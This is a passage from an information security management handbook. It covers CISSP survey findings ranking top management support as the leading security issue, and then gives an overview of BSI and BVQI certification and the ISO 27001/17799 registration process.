12. Emani, S. 2006. Book review, outsourcing information security. *Information Systems Control Journal*, 1, 21.
13. Kinczkowksi, L. 2003. Book review, e-commerce security—business continuity planning. *Information Systems Control Journal*, 4, 11.
14. Bettex, E. 2003. Auditing: A risk analysis approach, *Information Systems Control Journal, 5th Ed.*, 4, 13.
15. McMinn, J. and Simon, M. 2003. Managing the audit function: a corporate audit department procedures guide, *Information Systems Control Journal, 3rd Ed.*, 6, 13.
16. Sobel, P. 2003. Book review, auditor's risk management guide—integrating auditing and ERM. *Information Systems Control Journal*, 6, 15.
17. Nanda, A. and Burleson, D. 2005. Book review, oracle security privacy auditing. *Information Systems Control Journal*, 1, 20.
18. Singh-Latulipe, R. 2006. Book review: CobiT 4.0. *Information Systems Control Journal*, 1, 20.
19. Singleton, T. 2006. CobiT—a key to success as an IT auditor. *Information Systems Control Journal*, 1, 11.
20. Everett C.J. 2006. "President's Message", *ISACA GLOBAL COMMUNIQUÉ*. A Newsletter for Members about Chapter and International Events and Programs, Vol. 1, p. 2.

Top Management Support Essential for Effective Information Security

Kenneth J. Knapp
Thomas E. Marshall

Introduction
Ranking the Top Information Security Issues
Top Management Support: The Necessary but Insufficient Condition
Top Management Support
Conclusion

Introduction

As organizations become more dependent on information technology for survival, information security emerges as one of the most important concerns facing management. The increasing variety of threats and ferociousness of attacks has made protecting an organization's information resource a complex challenge. Improved knowledge of the critical issues underlying information security can help practitioners and researchers to understand and solve the most challenging problems. With this objective, the International Information Systems Security Certification Consortium $(ISC)^2$ teamed up with Auburn University researchers to identify and study the top information security issues in two sequential, but related, surveys. The first survey involved a worldwide sample of 874 certified information system security professionals (CISSPs) who ranked a list of 25 information security issues based on the most critical issues facing organizations today. The survey results produced some interesting findings. The criticality of top management support was demonstrated by the respondents who ranked it 1 of 25 issues. This finding suggests that top management support is the most critical element of an organization's information security program. As one study participant put it, "Management buy-in and increasing the security awareness of employees is key. Technology is great, but without…management's backing, all the bits in the world won't help." Based on the results of opinions, conclusions, and recommendations expressed or implied within are solely those of the authors and do not necessarily represent the views of USAFA, USAF, the DoD or any other government agency. This survey, gaining senior management support is arguably the most critical issue influencing information security effectiveness today.

In a follow-up survey, 740 CISSPs answered questions that tested some of the key relationships among the higher-ranked issues from the first survey. The findings suggest that management can significantly improve organizational security effectiveness by focusing primarily on four crucial areas

- Promoting strong user training programs
- Building a security-friendly culture
- Creating and updating security policies that are relevant to the business
- Adequately enforcing those policies

Although it is important that top management support a security program in its entirety, the survey's results suggest that focusing on these four areas are especially appropriate for senior management and will provide significant returns on security effectiveness. By studying the results of these two surveys, security professionals will gain a greater awareness and a better understanding of some the relationships among the most critical issues in information security.

Ranking the Top Information Security Issues

The web-based survey asked respondents to select 10 issues from a randomized list of 25 and rank them from 1 to 10. The 25 issues came from a preliminary study involving 220 CISSPs who responded to an open-ended question, asking for the top information security issues facing organizations today. Working with participants, the 25 most frequently mentioned of the issues for this web survey were identified. The ranking survey ran in 2004 with 874 CISSPs from over 40 nations participating.[1]

Top management support was the top ranked issue, and it received the highest average ranking of those participants who ranked the issue in their top ten. Although ranked 2, user awareness training and education was the most frequently ranked issue. An impressive 66 percent of the 874 survey respondents ranked this issue in their top ten. Exhibit 5.1 provides the complete results.

In this survey, it is noteworthy that many of the higher ranked issues are of a managerial and organizational nature. Managerial issues require management involvement to solve. This message is important because the protection of valuable information requires that security professionals and corporate executives make a commitment to information security. Information security is not only about the technology. Instead, information security programs also require both strong technological and managerial components. Although this should not surprise most information-security professionals, corporate executives may not realize that most critical information security challenges are largely organizational-centric issues. One of the reasons this may be the case is that corporate executives often get their information security news from the mainstream media that tend to publish stories focusing on the cyber side of computer security problems rather than the managerial side. During the 2006 RSA conference in California, the authors had a conversation with a well-placed media relations expert. This person confirmed that one of the bigger challenges the media face is convincing members of the top-tier media to publish more stories covering the managerial aspects of information security. As is often the case, technology issues tend to dominate the media headlines concerning information and computer security. Considering that many executives get their news from the top-tier media, security professionals may have an uphill battle convincing executives that information security is not just about the technology. Instead, information security involves complex organizational issues that demand top management's attention.

To highlight the point that top management support is essential for information security effectiveness, a number of direct quotations from study participants who responded to the open-ended question will be highlighted. The comments provided below articulate the types of issues faced by security professionals in their organizations. These comments will be limited to those directly relating to the highest ranked issue from the survey, top management support. By analyzing these comments, information security professionals can gain practical insight into many of the organizational complexities involving this issue.

[1]A comprehensive report of the study is available, upon request, from the first author.

Rank	Issue Description	Sum*	Count†
1	Top management support	3678	515
2	User awareness training & education	3451	580
3	Malware(e.g.,Virus,Trojans,Worms)	3336	520
4	Patch management	3148	538
5	Vulnerability & Risk management	2712	490
6	Policy related issues(e.g.,Enforcement)	2432	448
7	Organization culture	2216	407
8	Access control & Identity management	2203	422
9	Internal threats	2142	402
10	Business Continuity & Disaster Preparation	2030	404
11	Low Funding & Inadequate Budgets	1811	315
12	Protection of Privileged Information	1790	319
13	Network Security Architecture	1636	327
14	Security Training for IT Staff	1604	322
15	Justifying Security Expenditures	1506	289
16	InherentIn security of Networks & InfoSys	1502	276
17	Governance	1457	247
18	Legal & Regulatory Issues	1448	276
19	External Connectivity to Org.Networks	1439	272
20	Lack of Skilled Security Workforce	1370	273
21	Systems Dev & Life Cycle Support	1132	242
22	Fighting SPAM	1106	237
23	Firewall & IDSConfigurations	1100	215
24	Wireless Vulnerabilities	1047	225
25	Standards Issues	774	179

EXHIBIT 5.1 Issue ranking results (874 respondents). (*Sum is the summation of all the 874 participants ranking on a reverse scale. Example a #1 ranked issue reserved a score of ten, a#2 rankede issue received a score of nine etc.†Count is the number of participants who ranked the issue in their top ten.)

- "Without management support, resources will not be allocated, lower level staff will not believe security is important and policies will not be enforced."
- "Without top management support the information security program will become merely a suggestion. Because information security can often be considered as a nuisance, the suggestions will not be followed."
- "Without executive management support security doesn't receive proper attention, coordination across the business, coordination with business process, appropriate authority for enforcement, or appropriate funding."
- "Without top management support, the information security program and policies are just 'paper' (that is) not enforced."
- "With senior management support policies will receive the proper levels of communication and enforcement. Otherwise adoption of the policies will not be consistent throughout the organization and there would be too much variation from established security."
- "Without top management buy-in, your security program will never get off the ground."
- "Without leadership at the top, the effort is doomed to a dismal failure."
- "Without the complete support of management, a security program is little more than a stick used to beat the more egregious violators of policy. Minor policy violations get ignored, leading to an overall attitude that security is not a concern of each employee."
- "Demonstrated support from top management creates a security-conscious culture and shows everyone security is important."

- "If (management) doesn't support, encourage, and provide resources for a security program, the program won't have the ability to be effective nor well accepted by staff and other employees."
- "The absence of a culture where security is consistently applied and where management lives by example, security will not be effective."
- "Without upper management backing and support a security program will not be successful."
- "Success flows down through the organization. Management can promote security programs with organizational support and budget."
- "Without support and understanding of both management and employee an effective security program is impossible."
- "Senior management support and action is needed for an effective security program and that will be driven by a clear and accurate understanding of the threats, risks and safeguards."

These 15 quotations illustrate the criticality of top management support as well as some of the dependencies that issues such as policy enforcement have on obtaining top management support. In the next section, some of the relationships between top management support and other critical information security issues will be discussed.

Top Management Support: The Necessary but Insufficient Condition

Top management support is not an isolated information security issue nor is gaining support from senior management an end in itself. Instead, top management support has relationships with other key issues listed in Exhibit 5.1. A number of questions come to mind when thinking about top management support, mainly, what specifically should top management focus on to improve organizational security effectiveness? To answer this question, the list of top issues as well as the comments from the study participants are reviewed. A diagram (i.e., model) that illustrates the conceptual relationships among the major issues that had dominant managerial dimensions was created. The model allows for the argument that although necessary for information security effectiveness, top management support alone is insufficient. Specifically, this model suggests that four key issues mediate the relationship between top management support and




EXHIBIT 5.2 Conceptual relationship of top management support to other key issues. AMOS 5.0 structural equation modeling software. Adjusted chi-square = 2.27; GFI = .92; CFI = .97; RMSEA = .041. All paths significant at least at the .05 level. Alphas > .87.

security effectiveness: user training, security culture, policy relevance, and policy enforcement. After the model was created, an 80-question survey was developed that would statistically test the model.

In March 2005, 740 CISSPs completed the survey with results providing strong support for the model. Related survey questions were grouped into logical categories, and the model was then tested with statistical software. Exhibit 5.2 illustrates the model as a set of conceptual relationships. All relationships (represented by arrows) between the issues are statistically significant.

The model in Exhibit 5.2 is intended to encourage security professionals to think about the significant relationships among the critical issues impacting information security effectiveness. Understanding these key relationships can help better frame the issues. This is important because gaining top management support by will not solve organizational problems. Instead, top management must act through mediators in order to accomplish objectives. Certainly, other critical issues exist that top management can influence besides the four issues illustrated down the middle in Exhibit 5.2. Yet, these four mediating issues are especially appropriate for management to focus on in order to improve information security effectiveness.

At this point, each of the six constructs identified as critical by the study participants and displayed in Exhibit 5.2 will be discussed.

Top Management Support

Top management support refers to the degree that senior management understands the importance of the security function and the extent that management is perceived to support security goals and priorities. By virtue of their position, top management can significantly influence resource allocation and act as a champion of change in creating an organizational environment conducive to security goals. Support from top management has been recognized for at least four decades as necessary for effective computer security management. For example, Joseph Wasserman discussed the importance of executive support in a 1969 *Harvard Business Review* article stating, "Computer security thus involves a review of every possible source of control breakdown…one factor that has made the job more difficult is lack of awareness by many executives of new control concepts required for computer systems." Although recognized as early as the 1960s as being critical, it is still difficult to get many executives to understand information security concepts. Four specific areas that are especially appropriate for senior management to focus on in support of their security programs are now addressed.

User Training

Training is a mechanism of organizational influence that serves to indoctrinate members to internalize important knowledge and skills so that workers make decisions consistent with organizational objectives. The goal of a security training and awareness program is to heighten the importance of information security as well as to make workers aware of the possible negative consequences of a security breach or failure. Awareness alerts employees to the issues of IT security and prepares them to receive the basic concepts of information security through a formal training program. Security awareness helps reinforce important security practices through initial as well as cyclical and ongoing training events. Consequently, training and awareness programs can also positively influence the culture of an organization so that workers have a favorable mindset about security practices in general. This is critical because many security incidents are the result of employees' lack of awareness of cyber threats as well as the organizational policies and procedures aimed to minimize such threats.

The study participants emphasized the criticality of security training by ranking user awareness training and education as the second most critical of 25 issues (see Exhibit 5.1). One participant stated, "Training and end user awareness allows for dissemination of information…about best practices, methods for doing things, as well as raising awareness among the end user population about potential threats." Another participant said, "Awareness training will do more for security effectiveness than any new firewall or instruction protection system." Based on the study participants' suggestions and comments, four key actions for management in support of training goals are offered. First, if one does not exist, management must champion a robust organizational security training program and support it

with adequate resources. Second, management can provide leadership by example through attendance and completion of all one-time and cyclical training events as required by the program. Third, management should comply with organizational security policies and practice good security principles in their daily activities. Fourth, management can talk about the importance of security both formally and informally in the organization. By doing these things, management will be perceived by employees as supportive of not only security training but also the overall the security program.

Security Culture

Organizational culture is the set of beliefs, values, understandings, and norms shared by members of an organization. Culture is the unseen and directly unobservable influence behind the organizational activities that can be seen and observed. Some academics argue that the only thing of real importance that leaders can do is to create and manage a positive organizational culture. The security culture of an organization can be viewed as the shared beliefs and attitudes workers have toward security goals and practices. If most employees tend to resist and circumvent policies, for example, the security culture is poor. However, if most workers embrace security policies and view them as an integral part of their job, then the security culture is constructive. Culture can be influenced by the organization's training and awareness program. A strong training program will help build a culture favorable to security-minded thinking among employees.

The study participants ranked organizational culture as the seventh most critical of the 25 issues. One study participant articulated the overall importance of culture by stating, "Without a corporate culture solidly based on security, all the policies and procedures on the planet will not be effective at maintaining (security)." Another said, "The executive drives the company culture and the resources allocated. This is the primary factor, followed by the technical expertise of the people implementing security technologies." Management can help build either a security friendly or security resistant culture through its example. If management practices good security, employees will follow the lead. If managers practice poor security, employees will tend to do the same.

Policy Relevance

A policy is a general rule that has been laid down in an organization to limit the discretion of workers with top management typically promulgating the more important policies. In regards to security, policy defines an organization's high-level security philosophy and is the precondition to establishing effective security deterrents. Deterrents are important because they can ward off potential abusive acts by employees primarily through the fear of sanctions and unpleasant consequences. Security policies should be relevant and support the organization's business goals and objectives. One way to maintain relevant security policies is to establish a regular policy review process. Once established, the content of policy should be periodically reviewed to ensure it reflects current legal mandates (e.g., Sarbanes–Oxley Act of 2002), professional standards (e.g., ISO/IEC 17799 2005), and threats (e.g., risks associated with small storage devices).

Study participants ranked policy-related issues as the sixth most critical of the 25 issues. One participant stressed the value of conducting a risk assessment prior to developing and maintaining policy, "Part of consensus building is defining what a policy will cover that is actually pertinent to the organization as opposed to implementing security for security's sake. Just because it may be a best practice and good security to implement certain controls does not mean it is meaningful to a given organization. Consequently, risk analysis and vulnerability assessment must precede policy development." Another said, "Buy-in must be secured both from upper-management and the employees to ensure that policies are relevant, enforced, and properly updated with an eye on the needs of the organization as a whole." Many participants discussed the importance of regular (e.g., at least annual) review and updates of approved policies in order to maintain their relevance to current laws, professional standards, business objectives, and security threats. To encourage the relevance of security policies, top management must insist that approved policies are regularly reviewed to ensure continuous support of the needs of the business.

Policy Enforcement

Once management approves a set of relevant policies, they should be enforced. The phrase *to enforce* means to compel observance of or obedience for a policy. One way of enforcing policies is to administer monetary penalties to employees who violate policy. Management should consider dismissing employees who repeatedly violate policy. Yet, managers have a key role to play in designing monitoring and enforcement systems that are effective yet not viewed as too extreme or invasive by employees. In other words, an enforcement system should reach a balance between being viewed as too lenient or too onerous by the employees. If this balance is reached, employees not only tolerate the monitoring system, but they also understand and approve of it. Although only a few study participants commented on this specific aspect of policy enforcement, based on reading all of the participant responses from the study, results suggest that many organizations tend to err on being too lenient rather than too onerous in their monitoring and policy enforcement systems.

One study participant discussed the role of management in this area by stating, "Executive management must take an active role in the…enforcement of all corporate policies. Without this support from the organization's leadership, any policies that do get distributed will not be totally effective." Another participant summarized management's responsibilities with, "Management must not only communicate the 'contents' of the policy, but also the need for it. Management should reinforce the need and importance with consistent enforcement as well as a clearly-defined process for updates and reviews." Fortunately, automated tools are available to help monitor and log the cyber activities of employees and can facilitate the enforcement process. If an employee is caught violating a security policy, management must ensure that appropriate sanctions and penalties are applied. Another method of enforcement involves including security compliance metrics in an employee's annual performance evaluation. If this evaluation factors into the organization's promotion decision process, employees are more likely to take security policy seriously. Otherwise, as one participant stated, "A policy may become a 'paper tiger' with no 'teeth' if there is no enforcement."

Information Security Effectiveness

The term *effective* means producing or capable of producing a desired outcome. In security, an effective program will minimize security risks, vulnerabilities, and the likelihood of costly security incidents. Effectiveness can also be viewed in terms of success. A successful security program, for example, should minimize or eliminate costly security breaches. Security effectiveness can be viewed from the individual as well as the team perspective. One participant stressed the importance of the individual by saying, "Ultimately, the success of security lies in the individual. Technology can facilitate security. Only individuals can ensure security." Another participant stressed the necessity of teamwork, "Everyone (in the organization) must cooperate; only one (employee) not trying is enough to reduce the program to non-functionality." Therefore, an effective information security program will have employees at all organizational levels practicing solid security principles while cooperating with corporate goals and policy.

It is worth discussing that information security professionals can measure effectiveness by using employee perceptions in addition to more quantifiable, objective measures. Problems can arise when attempting to measure security effectiveness exclusively using objective means. It can be difficult to know if hard data (e.g., number of incidents, financial losses) are accurate and complete considering that security incidents are sometimes underreported or completely undetected. Organizations that do report security incidents may be embarrassed and suffer a loss of reputation if the media discover and then report an incident. To avoid any public embarrassment, some organizational workers may be motivated to minimize the reporting of security breaches. Therefore, although collecting hard numbers may be helpful, they have limitations that may paint a misleading picture of the overall security effectiveness of an organization in that one can never know if the numbers are complete and accurate. An alternative way of evaluating security effectiveness is to measure employee perceptions of organizational security practices. For example, if employees notice that security is taken seriously and practiced at all organizational levels, measuring this perception can be a reliable indicator that the program is

working and effective. Likewise, if employees perceive that they are properly trained and knowledgeable about cyber threats as well as the corporate policies that address these threats, this perception can also be an indicator that the security program is working and effective. In this manner, practitioners can use the proposed model from this study as a guide to help organizations evaluate the overall effectiveness of their information security program. In Exhibit 5.2, the illustrated model stresses a positive relationship between levels of top management support, user training, security culture, policy relevance, policy enforcement, and information security effectiveness. In general, higher levels of these constructs such as top management support and user training lead toward higher levels of effectiveness. Taken as a whole, measuring security effectiveness should be a multifaceted task involving the collection of both hard, objective data as well as soft, subjective perceptions.

Conclusion

This study began by analyzing the responses to an open-ended question and then conducting a ranking survey of the most frequently mentioned issues from the responses. Using this open-ended approach, results were not presumed or theorized. Yet, the findings from both surveys support the argument that top management support is the essential issue influencing the effectiveness of an information security program. In the first survey, the criticality of top management support was demonstrated by the 874 respondents who ranked it 1 of 25 issues. Based on this ranking, gaining senior management support is arguably the most critical issue influencing information security effectiveness in organizations today. In the second survey, top management support demonstrated statistically significant relationships with training, culture, and policy issues as a means of improving information security effectiveness. Management should focus on these critical issues when promoting information security in their organization.

Considering that many IT executives now consider security among their top issues, the findings of this study should be highly relevant to IT management. Results of this study suggest that levels of top management support, user training, security culture, and appropriate policy management are highly significant predictors of the effectiveness of an information security program. Because many current computer and information security problems require managerial solutions, the model proposed in this study can help management focus their efforts in the areas where they can make the most difference.

This study's findings are summarized by suggesting the following proposition: an organization's overall security health can be accurately predicted by asking a single question—does top management visibly and actively support the organization's information security program? The answer to this question is a strong indicator and predictor into the overall health and effectiveness of the organization's information security program. If answered in the affirmative, it is likely that an organization's information security program is achieving its goals. If answered in the negative, it is less likely the program is accomplishing its goals. The findings of this study support this proposition.

Managing Security by the Standards: An Overview and Primer

What Is Security Management?
Why Is Security Management Important?
Who Performs Security Management?
How Does Security Management Partner With Business and Audit Functions?
A Business Partnership • An Audit Partnership • Standards and the Savvy Professional
Certification Organizations
British Standards Institution (BSI) • BVQI
Preparing for the Certification Effort
Personnel Requirements
The Registration Process
The Maturing Organization: Certification Mapping and Maintenance
Summary
References

Bonnie A. Goins

What Is Security Management?

The definition of *security management* may take different forms, depending on the role of the organization or individual being asked. The definition of *security management* from Wikipedia states

> Security management: In network management, the set of functions (a) that protects telecommunications networks and systems from unauthorized access by persons, acts, or influences and (b) that includes many subfunctions, such as creating, deleting, and controlling security services and mechanisms; distributing security-relevant information; reporting security-relevant events; controlling the distribution of cryptographic keying material; and authorizing subscriber access, rights, and privileges.

Security management, as defined by the Information Technology Infrastructure Library (ITIL), follows:

> The ITIL-process Security Management describes the structured fitting of information security in the management organization. ITIL Security Management is based on the code of practice for information security management also known as ISO/IEC 17799 now ISO/IEC 27001. A basic concept of security management is the information security. The primary goal of information

security is to guarantee safety of the information. Safety is to be protected against risks and security. Security is the means to be safe against risks. When protecting information, it is the value of the information that has to be protected. These values are stipulated by the confidentiality, integrity, and availability. Inferred aspects are privacy, anonymity and verifiability.

Note the inclusion of ISO/IEC 17799 in the definition of *security management*. The proper use of the standards is critical to an organization. Standards help to define and detail requirements for security management within an organization. As determined by the International Standards Organization in the standard BS ISO/IEC 27001:2005, management of security, in the form of implementation and certification of an information security management system, provides considerations for people, process, data, technology, and facilities. This standard prescribes a cohesive and mutually dependent framework that enables proper implementation of security management principles within an organization. As stated on the Standards Direct website, "ISO 27001 is a 'specification' for an ISMS (Information Security Management System), officially titled *Information Technology—Security Techniques—Information Security Management Systems—Requirements*." ISO 27001 replaces BS 7799-2:2002 that described the specification for ISMS prior. This standard is harmonized with the ISO 17799 that is regarded as a code of practice for information security and the BS 7799, of which the latest version, BS7799-3: 2005, is titled *Information Security Management Systems—Guidelines for Information Security Risk Management*. These standards will be discussed in more detail later in this chapter.

Why Is Security Management Important?

As can be seen by the above discussion, security management is essential to an organization that must protect its critical assets, including data, infrastructure, and people; in other words, security management is critical to every organization. Without a plan for security management, assets may be protected in an ad hoc, sporadic fashion or not all.

Who Performs Security Management?

In general, security is the entire organization's responsibility. On a more granular level, however, security management can be viewed as a primary responsibility for teams involved in risk management activities; infrastructure design, development, and maintenance (including network, server, and workstation architecture); application development; compliance; and safety and security. Senior management is also involved and as corporate officers are the owners of security within the business. In many organizations, individuals on these may also play a role on an interdisciplinary team, tasked with monitoring the security state for the organization jointly. A good example of this type of team is a forensics team who is tasked with investigating incidents and eradicating the consequences of such incidents for the organization.

How Does Security Management Partner With Business and Audit Functions?

A Business Partnership

In order for a group or an individual whose task is security management to protect an organization's assets, work must be conducted with the business units in the organization to help to determine the assets that exist; their relative value to the organization (understanding that some assets are intangible and will likely not have a dollar value. A good example is the organization's personnel or reputation); the threats, risks, vulnerabilities, and exposures that are present relative to the asset; the impact on the organization in the event of the asset's loss; identification of protection or controls that will transfer or mitigate the risk

to the asset; and the proper implementation and documentation of these controls within the business unit.

If this list of security professional activities, relative to the performance of security management functions within the organization, sounds suspiciously like risk assessment/analysis, business continuity planning, remediation of vulnerabilities, and business impact assessment, then these activities are exactly what are happening. Security management is truly a macrocosm of those activities that are performed by a security professional, ensuring that the security program present in the organization is formally carried out.

It is important to note that it is very likely that the security professional will also require detailed knowledge of risk assessment/analysis, quality measurement, and infrastructure architecture methodologies and standards among others. These methods and standards may have already been discussed, or even implemented, within the organization. In this case, it is even more critical that the security professional participate as part of an interdisciplinary team so that controls can be properly identified and put in place.

An Audit Partnership

The discussion of the identification and implementation of proper controls presented above are points of commonality with the audit function within the organization. Given the very rigorous (and highly monitored) control framework that a regulated organization must create, implement, maintain, monitor, and enforce, it is clear that this function cannot be successfully performed by one group or individual alone. In many organizations, security professionals work hand-in-hand with the internal and/or external audit function to ensure that there are no gaps in the protection of assets, owing to the proper identification, design, implementation, and continuous tracking of appropriate controls.

It is important to note here that although the audit function may assist with recommendations, individuals tasked with auditing must maintain independence; that is, the audit function must not coincide with the remediation of gaps in protection within the environment. To do so would jeopardize the audit function's primary responsibility within the organization: oversight. It would put an individual in an uncomfortable position if he or she is required to evaluate his or her own work. It also puts the organization at risk because issues may indeed go unreported.

Many security professionals working in regulated industries and with companies bound by regulations such as those bound by Sarbanes-Oxley legislation (at present, this applies to public companies and companies that have chosen to opt in for business reasons) mistakenly believe that they are not able to consult with internal or external auditors for fear of violating the independence of the audit. Nothing could be farther from the truth. Dependent upon the audit team (that will absolutely weigh in if it feels its ability to maintain independence is in jeopardy), information may be shared about expectations for presentation of auditable evidence, sufficiency of documentation that is submitted by the organization to outline a policy, standard, procedure, guideline, or plan, or the detailing of the method that the auditors require the organization to submit its documentation or auditable evidence.

Standards and the Savvy Professional

Auditing is a discipline that is performed by individuals well-versed in generally accepted auditing principles (GAAP); information technology auditors may also be educated in generally accepted IT principles (GAIT). Because these individuals are predisposed to using well-established, highly defined methods for conducting audits, a security professional can assist himself or herself through the use of appropriate methodologies in accomplishing the protection of the organization's assets. Auditors are familiar with frameworks and can easily follow the standards.

An organization can opt to go a step farther and certify against a particular standard or method (as in the Capability Maturity Model for Integration (CMMI), a de facto standard). In some instances, certification may also be accepted as definitive proof of due diligence. Although certification is not yet

considered definitive proof in the United States, it may still provide the organization with value. At present, there are more than 2000 organizations worldwide that have certified against the BS 7799 security standard. Reasons for certifying given by these organizations include enhanced reputation, expedited documentation of the security state, definitive direction regarding security best practices, etc. Regardless of whether the organization decides to pursue certification or not, aligning security practices with the standards available clearly makes good business sense.

Certification Organizations

British Standard Institution (BSI)

As stated on the BSI website, "founded in 1901, BSI has issued more than 35,500 registrations in over 90 countries. As the world's first national standards body, and a founding member of the International Organization for Standardization (ISO), BSI facilitated and published the first commercial standards to address quality management systems, environmental management systems, occupational health and safety management systems, and project management."

The following excerpt regarding the history of BSI is quoted directly from the BSI Global website.

History of the BSI Group

1901–1914 Making a start

On 26 April 1901 the first meeting of the Engineering Standards Committee took place.

By 1902 supporting finance could not keep up with demand for more standards. This led to the first government grant and by 1903 foundations were laid for the world's first national standards organization. This was a voluntary body, formed and maintained by industry, approved and supported by Government for the preparation of technical standards.

The first 5 years saw the development of standards for: railway lines and engines, Portland cement, steam engines, telegraph and telephone material, electric cable and accessories.

By 1914, 64 British standards had been published.

By the end of the war there were 300 committees compared with 60 in 1914 and 31,000 copies of standards were sold in 1918 compared with less than 3,000 in 1914.

British Standards were being used by the Admiralty, the War Office, the Board of Trade, Lloyd's Register, the Home Office, the Road Board, the London County Council and many colonial Governments.

The Committee changed its name to British Engineering Standards Association (BESA) in 1918.

During the 1920's the standards message spread to Canada, Australia, South Africa and New Zealand. Interest was also developing in the USA and Germany.

The Mark Committee was formed in 1921 to grant licences to firms who wanted to show that their products conformed to the British Standard. The mark was registered in 1922 for all classes of product and the first licence was issued to the General Electric Company in 1926.

Against a background of economic slump the Association's work was strongly praised in 1929. By now there were 500 committees and once again demand for standards was exceeding finance so the government grant was increased for the years 1930–1935.

On April 22, 1929, the Association was granted a Royal Charter that defined its main objectives as

'To set up standards of quality and dimensions, and prepare and promote the general adoption of British Standard Specification and alter or amend these as required'

'To register marks of all descriptions and to approve their fixing'.

A supplemental charter was granted in 1931, changing the name to British Standards Institution.

The Second World War gave a boost to industry standards and saw the start of consumer standards.

The Government officially recognised BSI as the sole organization for issuing national standards in 1942.

In 1946 the International Organization for Standardization (ISO) was set up.

International standards have had much success since 1946. Agreed sizes and shapes of items such as audio-cassettes, freight containers and credit cards have helped to encourage international exchange and co-operation.

The Cunliffe Report in 1951 set the direction for the Institution for the following two decades. Government's contribution was to equal that of industrial subscriptions, subscriptions were increased, membership was to be increased, there was to be more user representation on committees, wider certificate marking was to be encouraged and there was to be positive action to promote the understanding of standardization in the country.

Between 1950 and 1960, more standards were produced than in the entire previous 50 years.

In 1960 there began to be renewed interest in quality assurance schemes. Also BSI was to be sponsored by the then Ministry of Technology (now the DTI).

A major development during these years was the introduction of a standard for the quality of a company's management system. BS 5750 was introduced to help companies build quality and safety into the way they work so that they could always meet their customers' needs. The Registered Firm mark was introduced in 1979 to show that a company had been audited and registered to BS 5750.

August 1987 saw the publication of the dual numbered BSI/ISO standards in the BS 5750 / ISO 9000 series. From 1994, BS 5750 becomes known as BS EN ISO 9000. From now on a major part of BSI's work is in registering companies to the world's most popular management systems series: ISO 9000.

In 1991, BSI Inc. was established in Reston, Virginia, USA.

In 1992, BSI published the world's first environmental management standard, BS 7750. In due course this is adopted by the international standards community and is published as ISO 14001 in 1996.

In 1998, BSI formally went global.

BVQI

BVQI is the independent certification body of Bureau Veritas. According to the Bureau Veritas website, "Bureau Veritas is a professional services company specialising in independent verification and advice in the areas of Quality, Health and Safety, Environment and Social Accountability." BVQI, starting as a ship's registrar, offers certification against the BS 7799 (ISO 27001) as well. BVQI maintains offices in over 50 countries worldwide, and it has completed registrations around the globe.

Preparing for the Certification Effort

Once senior management has approved undertaking the certification effort, it is incumbent on the responsible security professional to recommend how the effort is to be carried out. First, it must be decided if the certification preparation will be internally carried out or if an external consultancy will be engaged to assist with the implementation of the information security management system. It is highly recommended that the standard be obtained from one of the registrars listed above. Standards can be purchased as stand-alone, with related standards, or as an implementation kit.

Once the standard and any related documentation has been obtained, the implementation team should review the standards and become completely familiar with the content. As reported on the Standards Direct website, components of the BS 7799-3: 2005 (Information Security Management Systems—Guidelines for Information Security Risk Management) include

- risk assessment
- risk treatment
- management decision making
- risk re-assessment
- monitoring and reviewing of risk profile
- information security risk in the context of corporate governance
- compliance with other risk based standards and regulations

Components of the ISO 17799 (Information Technology—Security Techniques—Code of Practice for Information Security Management) provide information regarding the implementation of proper controls surrounding an organization's assets. They include

- Introduction
- Scope
- Terms and Definitions
- Structure
- Risk Assessment
- Policy
- Organization of Information Systems
- Asset Management
- Human Resources Security
- Physical & Environmental Security
- Communications and Ops Management
- Access Control
- Information System Acquisition, Development, and Maintenance
- Incident Management
- Business Continuity Management
- Compliance

Components of the ISO27001 (Information Technology—Security Techniques—Information Security Management Systems (ISMS)—Requirements) that provide specifics around information security management systems and third party certification include

- Introduction
- Scope
- Terms and Definitions
- Normative References
- ISMS
- Management Responsibility
- Management Review
- ISMS improvement

The group or individual responsible for implementing the ISMS for certification (ISO 27001 that replaced BS7799-2:2002 in November 2005) should be familiar and facile with ISO 27001. This standard will explain how the ISMS is to be scoped, that is, the portion of the organization that is to be audited for certification. Scope can be as large or as small as desired with the rule being to right size the effort so that it is possible to certify but is not so small as to render the effort or the certification inconsequential. Many organizations that wish to certify in conjunction with regulatory efforts scope their certification efforts around the regulated space in the environment. This allows deliverables produced for the certification to be leveraged against audit efforts as well.

Personnel Requirements

Conducting certification and audit support activities is not a trivial task; fortunately, the skills required can be acquired through the receipt of external training, partnering with a registrar, or diligent study of the standards and their application to other organizations that have gone through the certification

process. There are a number of resources available on the Internet, including an ISMS users' group that publishes a journal for consumption by the general public. It is highly recommended that external training with an experienced vendor be completed, if possible, for implementation of the ISMS.

Seasoned security professionals should have no issues with acquiring the skills necessary to complete this task; however, it is not recommended that junior security staff lead a project of this magnitude. Senior and junior staff could potentially partner to complete the certification process in an effective and timely fashion. It is important to note that this activity will require full attention and, as such, should be assigned dedicated resources that will be available for the duration of the implementation and the audit of the ISMS.

The Registration Process

The registration process describes the steps required for the successful completion of certification (i.e., registering the ISMS with the registrar). The steps follow, and they must be completed in the order presented:

Step 1: Use the standard (ISO 27001) to create the management framework for the ISMS. This work may take significant time and resources based on the scope of the ISMS and the skill set of the resources performing the implementation.

Step 2: Contact one of the registrars listed above to determine schedules, costs, and planning for assessment, audit, and registration activities.

Step 3: Obtain senior management approval for the project. Be certain to provide senior management with costs and benefits, risks and mitigation strategies, and a project plan that indicates all facets of the project that are tied to a timeline for completion.

Step 4: Schedule the project (assessment and audit activities) with the registrar.

